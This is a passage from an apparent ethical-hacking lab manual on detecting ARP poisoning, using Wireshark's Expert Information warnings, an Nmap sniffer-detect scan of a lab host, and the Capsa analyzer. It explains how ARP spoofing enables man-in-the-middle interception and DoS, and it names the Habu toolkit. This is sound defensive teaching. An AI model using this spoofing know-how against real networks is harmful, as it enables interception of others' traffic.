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
42. Arrange the **Wireshark . Expert Information** window above the **Wireshark** window so that you can view the packet number and the **Packet details** section.

43. In the **Wireshark . Expert Information** window, click any packet (here, **138**).



44. On selecting the packet number, **Wireshark** highlights the packet, and its associated information is displayed under the packet details section. Close the **Wireshark . Expert Information** window.

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
45. The warnings highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address, as shown in the screenshot.



Note: ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. At this point, the attacker can launch a DoS attack by associating a non-existent MAC address with the IP address of the gateway or may passively sniff the traffic, and then forward it to the target destination.

46. This concludes the demonstration of detecting ARP poisoning in a switch-based network.
47. Close the **Wireshark** window and leave all other windows running.
48. Now, we shall perform promiscuous mode detection using **Nmap**.
49. Now, switch to the **Windows 11** virtual machine. Click **Search** icon ( ) on the **Desktop**. Type **zenmap** in the search field, the **Nmap - Zenmap GUI** appears in the results, click **Open** to launch it.

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
50. The **Zenmap** window appears. In the **Command** field, type the command **nmap --script=sniffer-detect [Target IP Address/ IP Address Range]** (here, target IP address is **10.10.1.19 [Windows Server 2019]**) and click **Scan**.
51. The scan results appear, displaying **Likely in promiscuous mode** under the **Host script results** section. This indicates that the target system is in promiscuous mode.



52. Close the **Nmap** tool window and document all the acquired information.
53. Close all open windows in all machines (ensure that ARP poisoning is not running in **Windows Server 2019**), and document all the acquired information.

Task 2: Detect ARP Poisoning using the Capsa Network Analyzer

Capsa Network Analyzer

Capsa, a portable network performance analysis and diagnostics tool, provides packet capture and analysis capabilities with an easy-to-use interface that allows users to protect and monitor networks in a critical business environment. It helps ethical hackers or pen testers in quickly detecting ARP poisoning and ARP flooding attack and in locating attack source.

Habu: Habu is an open-source penetration testing toolkit that can perform various tasks such as ARP poisoning, ARP sniffing, DHCP starvation and DHCP discovers.

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
